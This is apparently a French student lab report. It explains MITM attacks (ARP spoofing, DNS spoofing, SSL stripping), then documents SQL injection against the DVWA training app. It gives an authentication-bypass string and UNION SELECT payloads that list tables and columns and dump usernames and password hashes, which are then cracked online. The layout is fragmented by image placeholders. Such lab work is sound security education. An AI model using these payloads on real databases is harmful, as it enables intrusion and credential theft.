192.168.33.3	ether	4c:d7:17:86:85:09	C	eth0
192.168.33.204	ether	b8:27:eb:a2:94:5b	C	eth0
192.168.33.1	ether	00:00:5e:00:01:02	C	eth0
192.168.99.166	ether	d8:3a:dd:07:01:c1	C	eth1
192.168.99.157	ether	d8:3a:dd:07:01:c1	C	eth1
192.168.99.10	ether	b0:be:76:f4:b5:dc	C	eth1
192.168.99.1	ether	b0:be:76:f4:b5:dc	C	eth1
192.168.33.2	ether	4c:d7:17:9f:18:7b	C	eth0
192.168.99.13	ether	b0:be:76:f4:b5:dc	C	eth1
192.168.99.20	ether	b0:be:76:f4:b5:dc	C	eth1
192.168.99.156	ether	b0:be:76:f4:b5:dc	C	eth1
192.168.99.18	ether	b0:be:76:f4:b5:dc	C	eth1

En quoi consiste une attaque MITM (Man-In-The-Middle) ?

Une attaque MITM (ou « homme du milieu ») consiste à intercepter, modifier ou espionner une communication entre deux parties (par exemple un client et un serveur), sans qu'elles s'en rendent compte. L'attaquant se place entre les deux pour :

- écouter les échanges (espionnage),
- modifier les messages (altération),
- se faire passer pour l'une des deux parties (usurpation d'identité).

Quel est le protocole des trames envoyées et qui les envoie ?

L'attaque MITM s'appuie souvent sur des protocoles bas niveau, notamment ARP et DNS, selon la méthode employée.

1. ARP Spoofing (ou ARP Poisoning) :

- Protocole utilisé : ARP (Address Resolution Protocol).
- But : associer la propre adresse MAC de l'attaquant à l'adresse IP de la victime ou du routeur.
- Trames envoyées par : l'attaquant, qui envoie de fausses réponses ARP aux deux parties (victime et passerelle).
- Résultat : tout le trafic passe par l'attaquant, qui peut l'analyser ou le modifier.

2. DNS Spoofing :

- Protocole utilisé : DNS (Domain Name System).
- Trames envoyées : fausses réponses DNS envoyées par l'attaquant pour rediriger la victime vers un faux site.

3. HTTPS Downgrade / SSL Strip :

- L'attaquant force une connexion chiffrée (HTTPS) à repasser en HTTP pour lire les données en clair.
- Protocole concerné : HTTP/HTTPS (couche application).


Jalon 5 : Exploitation avancée des vulnérabilités Web (SQLi, Command Injection, LFI)

Objectifs :


- Exploiter les failles SQL Injection (niveau Low) de DVWA pour :
 1. Bypasser les contrôles d'authentification.
 2. Énumérer les tables et colonnes de la base MySQL.
 3. Exfiltrer les identifiants stockés (first_name, password).
- Démontrer une exécution de commandes système (Command Injection).

Vous pouvez voir ci-dessous les différentes captures d'écran des injections SQL ainsi que la commande rentrée :


commande : ' OR '1'='1




commande : 2' union select null, table_name from information_schema.tables #



commande : 2' union select null, column_name from information_schema.columns where table_name='users' #



commande : 2' union select first_name, password from users #



Ensuite on va sur hashes.com/en/decrypt/hash pour retrouver le mot de passe correspondant. Donc :

FIRST NAME

Gordon

admin

Gordon

Hack

Bob

MOT DE PASSE

Brown

password



abc123



charley

letmein


password

Les mots de passe sont trouvez comme ceci :






